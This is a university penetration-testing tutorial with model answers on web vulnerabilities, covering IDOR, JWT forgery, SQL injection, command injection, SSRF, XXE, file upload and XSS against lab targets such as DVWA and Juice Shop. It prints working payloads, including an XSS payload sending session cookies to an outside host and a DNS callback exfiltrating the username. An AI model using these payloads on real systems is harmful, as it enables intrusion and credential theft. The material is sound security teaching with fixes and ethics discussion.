IE3132 — Penetration Testing

LAB-Sheet — Part 1

SLIIT

Topic 2 · Web Application Security — Tutorial
(Part 1 of 3) · 1 hour

Hasanka Amarasinghe

How Web Apps Break, Mapping, Burp, A01 & A07

Reading an HTTP request as tamper points; choosing the right Burp tool; placing the OWASP Top 10; confirming A01/A07 with the two-account + positive-control method.

Anchored to Topic2-Web-Application-Security-Part1.pptx (v3) · LO1 information gathering · LO2 evaluate tools & techniques

How to run it: students attempt each question first (2–3 min), then discuss the model answer. Questions climb Bloom's: recall → apply → analyse. References point back to the deck by Part. Q4–Q8 rehearse the Part 1 lab directly.

Prerequisite (Year 2 + the intro lecture): HTTP request/response basics and status codes are assumed. This tutorial tests the attacker's reading of them, not the basics.

Section A — Recall (warm-up, ~10 min)

Q1. Authentication vs authorisation (recall) — Part E

Define each in one line, and state which one Broken Access Control (A01) is a failure of.

Model answer

- **Authentication (authn) —** who are you? Proven by a password, token or key.
- **Authorisation (authz) —** are you allowed to do this? Checked on every request, for every resource.
- **Broken Access Control is an authorisation failure:** the server knows exactly who you are and still lets you reach something you should not. The identity is correct; the permission check is missing or wrong.

Teaching point: *authn = identity, authz = permission. Students merge them; the exam separates them.*

Q2. The client/server trust boundary (recall) — Part A

Complete the golden rule and give two examples of "client-side controls" that are not security.

Model answer

- **The rule:** never trust input from the client — enforce every decision on the server. Everything the browser sends (URL, parameters, headers, cookies, JSON body) is attacker-controlled and can be set to any value.
- **Non-security client controls:** a disabled button, a hidden form field (e.g. price), a maxlength attribute, JavaScript form validation, a role=user cookie. Each can be removed or edited and the request replayed directly.

Teaching point: *"if a control only exists in the browser, it does not exist." This is the spine of the whole web block.*

Q3. 401 vs 403, and the Top 10 bookends (recall) — Parts A, D

(a) What is the difference between HTTP 401 and 403, and which one is where access-control bugs hide? (b) Name the two OWASP Top 10 (2021) categories this Part covers, with their IDs.

Model answer

- **(a) 401 = no valid identity** ("who are you?"); **403 = identity known, but not permitted** ("I know you, you're not allowed"). 403 is where A01 bugs hide — the server made an authorisation decision, which means there is a decision to break.
- **(b) A01 Broken Access Control** (ranked #1 in 2021, stayed #1 in 2025) and **A07 Identification & Authentication Failures**.

Teaching point: *A01 jumped from #5 (2017) to #1 (2021) — access control is the single most common serious web risk, which is why the block opens with it.*

Section B — Apply (the core, ~30 min)

Q4. Read the request for tamper points (apply) — Part A

Given this captured request, identify four things a tester would try to tamper with, and what each tests:

```
POST /api/orders HTTP/1.1
Host: shop.target.com
Cookie: session=8f2a...; role=user
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9...
X-Forwarded-For: 127.0.0.1
Content-Type: application/json

{ "item": 55, "qty": 1, "price": 999 }
```

Model answer

Any four:

- **role=user cookie** → change to role=admin (client-side privilege / A01).
- **The JWT in Authorization** → decode and attack it (alg:none, weak secret — A07, Part F).
- **X-Forwarded-For** → spoof a "trusted" internal IP to bypass IP allowlists.
- **"price": 999** → lower it (business-logic / trusting a client value — deep in Part 3).
- **"qty": 1** → set negative or huge (logic flaw); or try PUT/DELETE on the endpoint (verb tampering).

Teaching point: *every element of a request is attacker-controlled. The test is always: what does the server do when this value is a lie?*

Q5. Is this IDOR — and prove it (apply) — Part E

As user A (id 1001) you capture: GET /api/orders?id=1042 returns your order. You change 1042 to 1041 and it returns a different order with someone else's name. (a) Name the vulnerability precisely. (b) What is the one control test that turns this from a hunch into a confirmed finding? (c) What is the fix?

Model answer

- **(a) IDOR — Insecure Direct Object Reference**, a horizontal Broken Access Control failure: the id maps straight to a record (direct) and no ownership check guards it (insecure).
- **(b) The same-account positive control:** confirm that A's own id (1042) still returns A's order. If even your own object fails, the request is malformed, not access-controlled. Two accounts (A and B) + reading B's data as A + the positive control = confirmed finding. (This is also the exact bug-bounty method.)
- **(c) Check ownership on every object access** server-side ("is this record owned by this user?"). Not "use random IDs" — that is obscurity, not authorisation.

The Part 1 lab produces exactly this finding on Juice Shop — the real evidence looks like:




Figure. *The confirmed finding from the lab: the positive control (A reads A's own basket) proves the request is well-formed; then A's same token reads B's basket, returning B's data. Valid session, someone else's data.*

Teaching point: *the positive control is the professional detail that separates a real finding from a false one.*

Q6. Forced browsing vs missing function-level control (apply) — Part E

Content discovery found /admin returns 403 for a normal user. A teammate says "protected, move on." Why are they wrong, and what do you test next?

Model answer

- A page-level 403 does not mean the underlying action is protected. Developers routinely guard the UI route and forget the API endpoint behind it.
- **Test the action directly:** e.g. POST /api/user/delete with the low-privilege session cookie. If it returns 200 OK and performs the action, that is Missing Function-Level Access Control — a serious finding, even though /admin itself was blocked.

Runnable check:

```
curl -s -o /dev/null -w '%{http_code}' http://localhost:8080/admin -H 'Cookie:
session=<low_priv>'   # 403
curl -s -X POST http://localhost:8080/api/user/delete -H 'Cookie: session=<low_priv>' -d
'id=1002'    # 200 = bug
```

Teaching point: *test endpoints, not just pages. "The admin area is protected" is never a conclusion drawn from the page alone.*

Q7. Pick the right Burp tool (apply) — Part C

For each task, name the single best Burp tool and why: (a) change one parameter and resend repeatedly; (b) enumerate order IDs 1000–2000 to hunt IDOR; (c) confirm tampering changed the response; (d) read the claims inside a Base64url JWT.

Model answer

- **(a) Repeater** — the manual tampering workhorse; edit one thing, resend, compare. ~80% of manual testing happens here.
- **(b) Intruder (Sniper)** — one position, one payload list (the ID range); sort results by length/status for the outlier. (Community Edition throttles it.)
- **(c) Comparer** — word/byte-level diff of two responses; proves the change had an effect.
- **(d) Decoder** — Base64url-decode the token to read its header/payload (no secret needed; decoding ≠ forging).

Teaching point: *the spine of nearly every web test is Proxy → Repeater → Intruder → Comparer.*

Q8. Session cookie flags & JWT anatomy (apply) — Part F

(a) A session cookie is set as Set-Cookie: session=abc123. Which three protective flags are missing, and what does each missing flag enable? (b) A JWT payload reads {"user":"amal","role":"user"} with header {"alg":"HS256"}. What must an attacker do to escalate to admin?

Model answer

- (a) Missing **HttpOnly** (JavaScript/XSS can read the cookie → session theft), **Secure** (cookie leaks over plain HTTP), **SameSite** (CSRF is easier). Ideal: Set-Cookie: session=<random>; HttpOnly; Secure; SameSite=Lax.
- **(b) Change role to admin and produce a signature the server accepts** — the payload is Base64 (readable), so only the signature check protects it. Paths: alg:none (strip the signature), crack a weak HMAC secret (jwt_tool -C -d rockyou.txt), or RS256→HS256 key confusion. A JWT role-flip is simultaneously A07 (auth) and A01 (access control).

A real Juice Shop token decoded in the lab — note the claims are readable and include the authorisation role:

```
header  -> {"typ":"JWT","alg":"RS256"}
payload -> { "data": { "email":"admin@juice-sh.op",
                       "role":"admin",              <- readable authz claim
                       "password":"0192023a7bbd..." } }
```

Teaching point: *a JWT is readable by anyone; only the signature makes the claims trustworthy — so every JWT attack targets the signature check.*

Section C — Analyse (stretch, ~15 min)

Q9. Why is alg:none a vulnerability at all? (analyse) — Part F

Explain, mechanically, why a server accepting alg:none is catastrophic, and why it is a server bug, not a token bug.

Model answer

The JWT header declares which algorithm the server should use to verify the signature. alg:none tells the server "no signature required." A server that honours the header's algorithm choice will therefore accept a token with any payload and no valid signature — the attacker sets role:admin, strips the signature, and is trusted. It is a server-side verification bug: the server let the attacker-controlled token dictate how it should be checked. The fix is to pin the expected algorithm server-side and reject none.

Teaching point: *the token is just data; the flaw is the server trusting that data to configure its own defence.*

Q10. Chain two "low" bugs into a critical (analyse) — Parts E, F

You find: (i) an IDOR that leaks any user's profile including their email, and (ii) a password-reset flow with no rate limit and a 6-digit code. Individually each looks medium. Chain them.

1. **Use the IDOR** to enumerate a target admin's email/account id.

2. **Trigger a password reset** for that admin; the 6-digit code with no rate limit is only 10^6 values — brute-forceable at machine speed.
3. **Reset the admin's password** → account takeover → which, via admin functions, is full application compromise.

Two "medium" findings chain into a critical — exactly the human-driven "chaining" a scanner never does (from the intro lecture).

Teaching point: *severity is about the path, not the individual bug. Always ask "what does this unlock?"*

Q11. Triage: A01 or A07, and the confirming test (analyse) — Parts E, F

For each, name the category, the specific bug, and the one confirming test: (a) GET /api/reports/774 returns your report; 775 returns finance's. (b) The session cookie is sid=1001; a minute ago yours was 1000. (c) Login says "no such user" for random names but "wrong password" for admin.

Model answer

- **(a) A01 — IDOR (horizontal).** Confirm by reading finance's report as a normal user, with a positive control on 774.
- **(b) A07 — predictable/sequential session token.** Confirm by decrementing sid and hijacking another live session (with a second account).
- **(c) A07 — username enumeration.** Confirm via the message (and timing) delta in Comparer/Intruder over a username list.

Teaching point: *name authn-vs-authz and the confirming test every time — a finding you cannot reproduce is an anecdote, not a finding.*

Section D — Ethics, legal & scope discussion (pick 2–3, ~5 min)

Open discussion — professional reasoning over a single "right" answer.

D1. The tempting out-of-scope IDOR. While testing an in-scope app you notice its id parameter also returns records that clearly belong to a different client on shared infrastructure. What do you do?

> **Facilitator prompt**
> Stop — the client cannot authorise access to another company's data even on shared infra. Report the existence to the client immediately under the escalation rule; do not enumerate the other tenant's records. This is the out-of-scope wall from the methodology lecture.

D2. Real PII in an IDOR. Your IDOR proof-of-concept returns another user's full name, email and address. How much do you capture as evidence?

> **Facilitator prompt**
> The minimum that proves impact — one redacted record or a count, fields masked. Do NOT dump the dataset; volume is how a test starts to look like a breach. Store encrypted, delete on the RoE schedule — PDPA/GDPR apply.

D3. Forging a JWT on a real target. The same jwt_tool commands you ran on Juice Shop would work on a live client app. What makes one lawful and the other a crime?

> **Facilitator prompt**

> Written authorisation and scope — the identical keystrokes are professional testing inside an RoE and unauthorised access / computer misuse outside it. Lab targets only for practice.

Facilitator notes

- **Timing:** A (10) + B (30) + C (15) + D (5) = 60 min. If short, keep Q4, Q5, Q6, Q8 — they carry LO1/LO2 and feed the lab directly.
- **Anchor everywhere:** every answer maps to a deck Part; make students point to it.
- **Highest exam probability:** Q1 (authn vs authz), Q3 (401 vs 403 + Top 10), Q5 (IDOR + positive control), Q8 (cookie flags + JWT), Q10 (chaining).
- **Feeds the project:** Q5 (two-account IDOR method) and Q6 (endpoint vs page) are exactly the Part 1 lab against DVWA :8080 and Juice Shop :3000.
- **Cross-reference:** business-logic price/qty tampering (Q4) is previewed here but fully covered in Part 3; do not deep-dive it now.

IE3132 — Penetration Testing

Topic 2 · Web Application Security — Tutorial
(Part 2 of 3) · 1 hour

Injection: SQLi, sqlmap, Command Injection, XXE & SSRF

One mechanic against many interpreters — recognising the sink, climbing the SQLi ladder, and giving the structural fix every time.

Anchored to Topic2-Web-Application-Security-Part2.pptx (v3) · LO2 evaluate tools & techniques · LO3 develop exploitation

How to run it: students attempt each question first, then discuss the model answer. Bloom's: recall → apply → analyse. Q4–Q8 rehearse the Part 2 lab (DVWA SQLi/exec/upload + PortSwigger XXE/SSRF).

Prerequisite: SQL basics (Year 2) and Part 1's trust boundary + Burp workflow.

Section A — Recall (warm-up, ~10 min)

Q1. The one mechanic (recall) — Parts A, H

State the single sentence behind every injection bug, and name the interpreter ("sink") for each: SQL injection, OS command injection, XXE, SSRF, path traversal.

Model answer

- **The mechanic:** the server builds a command by pasting client input into it as text, and the input breaks out of the data context into the instruction context — data crossing into code.

Injection	Interpreter (sink)	Impact
SQL injection	the database engine	read/alter all data
OS command injection	the system shell	full RCE on the host
XXE	the XML parser	file read, SSRF, DoS
SSRF	the server's HTTP client	reach internal systems
Path traversal	the filesystem API	read arbitrary files

Teaching point: *every family member is the same flaw against a different sink. Learn it once on SQLi.*

Q2. The SQL injection ladder (recall) — Part B

Name the three extraction techniques in order and state when you use each.

Model answer

- **In-band UNION** — when query results are shown on the page; read data directly.
- **Boolean-blind** — no results shown, but the page behaves differently for true vs false; extract one bit at a time.
- **Time-blind** — true and false look identical; make the DB SLEEP on true and read the answer from the clock. Slowest, last resort.

Teaching point: *climb only as far as the target forces you: visible output → UNION; no output → boolean; nothing observable → time.*

Q3. The one real fix (recall) — Part B

What is the single correct fix for SQL injection, and why is "escape the quotes / blocklist bad characters" the wrong answer?

Model answer

- **Parameterised queries (prepared statements)** — the query structure and the data are sent to the database separately, so input can never become SQL. Use them in every query, no exceptions.
- Escaping/blocklisting is fragile and dialect-specific; there is always another encoding, and it breaks legitimate input (O'Brien). It is a speed bump, not a fix. Least privilege / input validation / WAF are defence in depth, never the fix.

Teaching point: *the exam answer is one phrase: parameterised queries. Kill the "escape the quotes" answer.*

Section B — Apply (the core, ~30 min)

Q4. Build the UNION injection (apply) — Part B

Given this vulnerable PHP, (a) give the detection payload, (b) find the column count, (c) write the payload that dumps usernames and password hashes.

```
$id = $_GET['id'];
$sql = "SELECT * FROM users WHERE id = '" . $id . "'";
```

Model answer

- **(a) Detect:** a single quote ' -> a database error confirms the input reaches the query unescaped.
- **(b) Column count:** 1' ORDER BY 1-- - , increasing n until it errors; the last value that works is the column count.
- **(c) Dump:** -1' UNION SELECT user, password FROM users-- - (the leading -1' forces the first query empty so only your rows show).

This is exactly the Part 2 lab result — the whole users table dumped into the page:




Figure. *The worked answer running on DVWA: UNION SELECT user, password FROM users prints every account and MD5 hash. Cracked: admin/password, gordonb/abc123, 1337/charley, pablo/letmein.*

Teaching point: *the -1' trick and information_schema are the two details students forget. Reading version()/user() first is professional recon.*

Q5. Blind SQLi (apply) — Part B

The page shows no results and no errors, but a valid id shows a "welcome" and an invalid one does not. (a) Write a boolean payload to test the first character of the admin password. (b) If even that difference disappears, what channel is left, and the payload? (c) Roughly how many requests per character with a binary search?

Model answer

- **(a) Boolean:** 1' AND SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1) > 'm'-- - → true-looking page = yes, narrow and repeat.
- **(b) Time-based:** 1' AND IF(SUBSTRING(database(),1,1)='s', SLEEP(5), 0)-- - → a ~5s delay is the answer (Postgres: pg_sleep; MSSQL: WAITFOR DELAY).
- **(c) ~7 requests per character** with a binary search over ASCII (not 95) — thousands total, which is exactly why this is automated with sqlmap.

Teaching point: *understanding the bit-by-bit extraction is what earns the right to run sqlmap.*

Q6. Command injection & the fix (apply) — Part D

A "ping" feature runs system("ping -c 1 " . $_GET['ip']). (a) Give three payloads that run id. (b) If no output is shown, how do you prove execution? (c) What is the structural fix?

Model answer

- **(a)** 127.0.0.1; id | 127.0.0.1 | id | 127.0.0.1 && id (also $(id), backticks).
- **(b) Blind:** time (& sleep 10 → ~10s delay) or out-of-band (& nslookup $(whoami).<id>.oastify.com → a Burp Collaborator DNS callback that also exfiltrates the username).
- **(c) Fix:** do not build a shell string from input — call the program with an argument array (execve-style) so input is a single argument, plus an allowlist (a valid IP), plus least privilege.

The lab proof — id runs as the web-server user:




Figure. *Command injection on DVWA: "127.0.0.1; id; uname -a" → uid=33(www-data), i.e. remote code execution as the web server.*

Teaching point: *same flaw as SQLi, nastier sink — the shell means full host compromise, so it is almost always critical.*

Q7. SSRF to cloud credentials (apply) — Part F

An "import from URL" feature fetches whatever URL you supply. (a) What is the single highest-value internal target and its address? (b) Why does IMDSv2 break the simple attack? (c) Name two fixes.

Model answer

- **(a) The cloud metadata endpoint:** http://169.254.169.254/latest/meta-data/iam/security-credentials/ (AWS) — it hands out the instance role's temporary credentials. (GCP: metadata.google.internal with header Metadata-Flavor: Google.)
- **(b) IMDSv2 requires a PUT to obtain a token first**, then a header on each request — most SSRF primitives can only issue a plain GET, so the credential read fails.
- **(c) Fixes:** a positive destination allowlist + block private/link-local ranges (169.254.0.0/16) and resolve-then-validate after redirects; enforce IMDSv2; don't reflect the response; disable unused schemes (file://, gopher://).

Teaching point: *one boring feature → cloud-account takeover (Capital One, 2019). SSRF earned its own Top-10 slot because of the cloud.*

Q8. File upload to RCE (apply) — Part G

(a) What two conditions must both hold for an upload to become critical? (b) Give two filter bypasses. (c) What is the single strongest fix?

Model answer

- **(a)** the file contains executable content AND it is stored somewhere the server will execute and the attacker can reach. Break either and the risk drops.
- **(b)** double extension (shell.php.jpg), spoofed Content-Type (image/jpeg), magic-byte polyglot (GIF89a<?php ... ?>), alternate extensions (.phtml, .php5).
- **(c) Strongest fix:** store uploads outside the web root and serve them through a handler that never executes them — then extension tricks are moot. Add an extension allowlist and re-encode images.

Teaching point: *the danger is the combination — executable content in an executable, reachable location.*

Section C — Analyse (stretch, ~15 min)

Q9. Why blocklists lose and separation wins (analyse) — Part G

For each of SQLi, command injection, XXE, and SSRF/traversal, give the structural (right-column) fix and say in one sentence why a character blocklist fails.

Model answer

- **SQLi →** parameterised queries. Command injection → argument arrays (no shell string). XXE → disable external entities/DTDs. SSRF & traversal → allowlist destinations/paths (canonicalise then check the prefix).
- Blocklists fail because injection is a structure attack, not a content attack: there is always another encoding, and banning characters also breaks legitimate input. Structural separation keeps input as inert data, so it can never become code, a destination, or a path.

Teaching point: *"if your fix is a list of banned characters, it is not a fix." The single most important defensive idea of Part 2.*

Q10. XXE — one payload, three outcomes (analyse) — Part E

Explain how a single external-entity payload can produce file read, SSRF, or blind exfiltration, and what changes between them.

Model answer

Only the SYSTEM target changes. <!ENTITY xxe SYSTEM "file:///etc/passwd"> reads a local file; "http://169.254.169.254/..." pivots the server's request inward (SSRF); and when the entity is not reflected, a parameter entity + external DTD on your Collaborator wraps the file's contents into an outbound request (blind exfiltration). The parser is the sink; the target URL is the dial.

Teaching point: *XXE is a launchpad, not one bug — the same reason SSRF reappears here.*

Q11. Name the injection (analyse) — Part H exercise

For each payload seen on an authorised test, name the type, the sink, and the one-line fix:

```
(1) username=admin'-- -           in a login form that then logs you in
(2) host=8.8.8.8 %26%26 cat /etc/passwd   in a network-tools page
(3) url=http://169.254.169.254/latest/meta-data/   in an image-import field
(4) avatar=shell.php.jpg  uploaded, then reachable at /uploads/shell.php
```

Model answer

- **(1)** SQL injection; sink = database; fix = parameterised query.
- **(2)** OS command injection (%26%26 = &&); sink = shell; fix = argument arrays + IP allowlist.
- **(3)** SSRF to AWS metadata; sink = server HTTP client; fix = destination allowlist + block link-local + IMDSv2.
- **(4)** Insecure file upload → RCE; sink = filesystem + executor; fix = store outside webroot / no-execute + extension allowlist.

Teaching point: *push students to name sink + structural fix each time — that is the report sentence.*

Section D — Ethics, legal & scope discussion (pick 2–3, ~5 min)

D1. sqlmap on a live client. The same sqlmap command you ran on DVWA would dump a real client's database. What makes one lawful and the other a crime, and what extra care does sqlmap demand?

> **Facilitator prompt**
>
> Written authorisation + scope + a rate cap. sqlmap is loud and can alter data; on a real engagement run it only within the RoE, avoid --os-shell/destructive techniques unless explicitly permitted, and log the exact command as reproducible evidence.

D2. SSRF that reaches another tenant. Your SSRF proof can reach a metadata endpoint that returns credentials for infrastructure shared with other customers. How far do you go?

> **Facilitator prompt**
>
> Prove the vulnerability exists (the endpoint is reachable) and stop — do not use another tenant's credentials or pivot into their data. Report immediately under the escalation rule; using the keys would be unauthorised access beyond scope.

D3. How much data to dump. Your SQLi can dump an entire customer table. How much do you extract for the report?

> **Facilitator prompt**

> The minimum that proves impact — a row count and one masked record, not the whole table. A full dump turns a test into a breach and creates PDPA/GDPR liability for you and the client. Store evidence encrypted, delete on schedule.

Facilitator notes

- **Timing:** A (10) + B (30) + C (15) + D (5) = 60 min. If short, keep Q4, Q6, Q7, Q9 — they carry LO2/LO3 and feed the lab.
- **Highest exam probability:** Q1 (mechanic + sinks), Q2 (SQLi ladder), Q3 (parameterised queries), Q7 (SSRF metadata + IMDSv2), Q9 (blocklists lose).
- **Feeds the project:** Q4/Q6/Q8 are the exact DVWA lab steps; Q7/Q10 are the PortSwigger XXE/SSRF steps.
- **Cross-reference:** SSTI (template injection) is deferred to Part 3 with the other client-side/logic flaws; mention but do not deep-dive.

IE3132 — Penetration Testing

Topic 2 · Web Application Security — Tutorial
(Part 3 of 3) · 1 hour

Client-Side & Logic Flaws: XSS, CSRF, SSTI & Business Logic

Injection in the victim's browser, forged requests, template evaluation on the server, and the bugs no scanner finds — closing the web block on one idea.

Anchored to Topic2-Web-Application-Security-Part3.pptx (v3) · LO2 evaluate tools & techniques · LO3 develop exploitation

How to run it: students attempt each question first, then discuss the model answer. Bloom's: recall → apply → analyse. Q4–Q8 rehearse the Part 3 lab (DVWA XSS/CSRF, PortSwigger SSTI, Juice Shop logic).

Prerequisite: Part 1 (trust boundary, cookies, sessions) and Part 2 (injection mechanic). XSS is Part 2's idea moved into the browser.

Section A — Recall (warm-up, ~10 min)

Q1. The three types of XSS (recall) — Part A

Name the three types of XSS by where the payload lives, say who each reaches, and which is the most dangerous and why.

Model answer

Type	Where the payload lives	Who it hits
Reflected	in the request, echoed back	whoever opens the crafted link
Stored	saved server-side, served later	every visitor to the page, automatically
DOM	never leaves the browser (client JS)	whoever loads the page

- **Stored is the most dangerous** — it hits everyone automatically, including an admin viewing user content, which escalates to admin-session theft and full compromise. DOM is the subtlest: the payload never reaches the server, so server-side testing misses it.

Teaching point: *the "who it hits" column is the severity driver: reflected needs a click, stored fires for everyone.*

Q2. XSS vs CSRF (recall) — Parts A, B

These two client-side siblings are constantly confused. State, for each: whose code/request runs, whether it can read the response, and its primary fix.

Model answer

- **XSS** — runs the attacker's script on the site, in the victim's session; can read the response and steal data. Fix: context-aware output encoding + CSP.
- **CSRF** — makes the victim's browser send a request the victim is trusted for; cannot read the response (blind, fire-and-forget state change). Fix: a validated anti-CSRF token + SameSite cookies.
- Asymmetry: a successful XSS defeats CSRF defences outright, because it runs on-origin and can read the token.

Teaching point: *one line: XSS runs code and can read data; CSRF forges a request it cannot read.*

Q3. The web-block synthesis (recall) — Part G

In one sentence, state the single root cause behind every category across all three parts of the web block, and the single cure.

Model answer

Every web vulnerability was the application trusting something the client controlled — its identity and permissions (Part 1), its input run as code (Part 2), its browser and its business values (Part 3). The cure is one idea: treat everything from the client as hostile and enforce every decision on the server.

Teaching point: *if a student leaves with one sentence, it is this. High-probability exam framing.*

Section B — Apply (the core, ~30 min)

Q4. Injection contexts decide the payload (apply) — Part A

The same input lands in different places. Give the break-out payload for each context, and explain why "it didn't pop an alert" does not mean "not vulnerable".

Model answer

Context	Break-out payload
HTML body	<script>alert(1)</script>
HTML attribute	"><svg onload=alert(1)>
Inside a tag	" autofocus onfocus=alert(1) x="
JavaScript string	';alert(1);//
URL / href	javascript:alert(1)

- Each payload first closes the surrounding context (a quote, a tag, a string) then introduces script. A payload that works in the HTML body fails inside an attribute or a JS string — so a failed alert often means the payload is wrong for the context, not that the sink is safe. Read the exact reflection context first, then craft.

Teaching point: *context-awareness is what makes XSS a craft, not copy-paste. The fix (context-aware encoding) mirrors the attack exactly.*

Q5. From proof to impact (apply) — Part A

(a) Why is alert(1) only a proof, not an attack? (b) Write the real-impact reflected payload. (c) Which Part 1 cookie flag blocks it, and why? (d) For a DOM XSS, name a common source and sink.

Model answer

- **(a)** alert(1) only proves the script executes. The impact is what the script does with the victim's session.
- **(b)** <script>new Image().src='https://x.oastify.com/?c='+document.cookie</script> — exfiltrates the session cookie to an attacker host (→ account takeover, no password).
- **(c) HttpOnly** — it stops JavaScript (document.cookie) from reading the cookie, so the theft payload gets nothing.
- **(d)** source = location.hash / location.search / document.referrer; sink = innerHTML / document.write / eval(). innerHTML won't run a bare <script>, so DOM payloads use <img src=x onerror=...>.

The lab proof shows execution on the real origin and the live cookie the theft payload would steal:

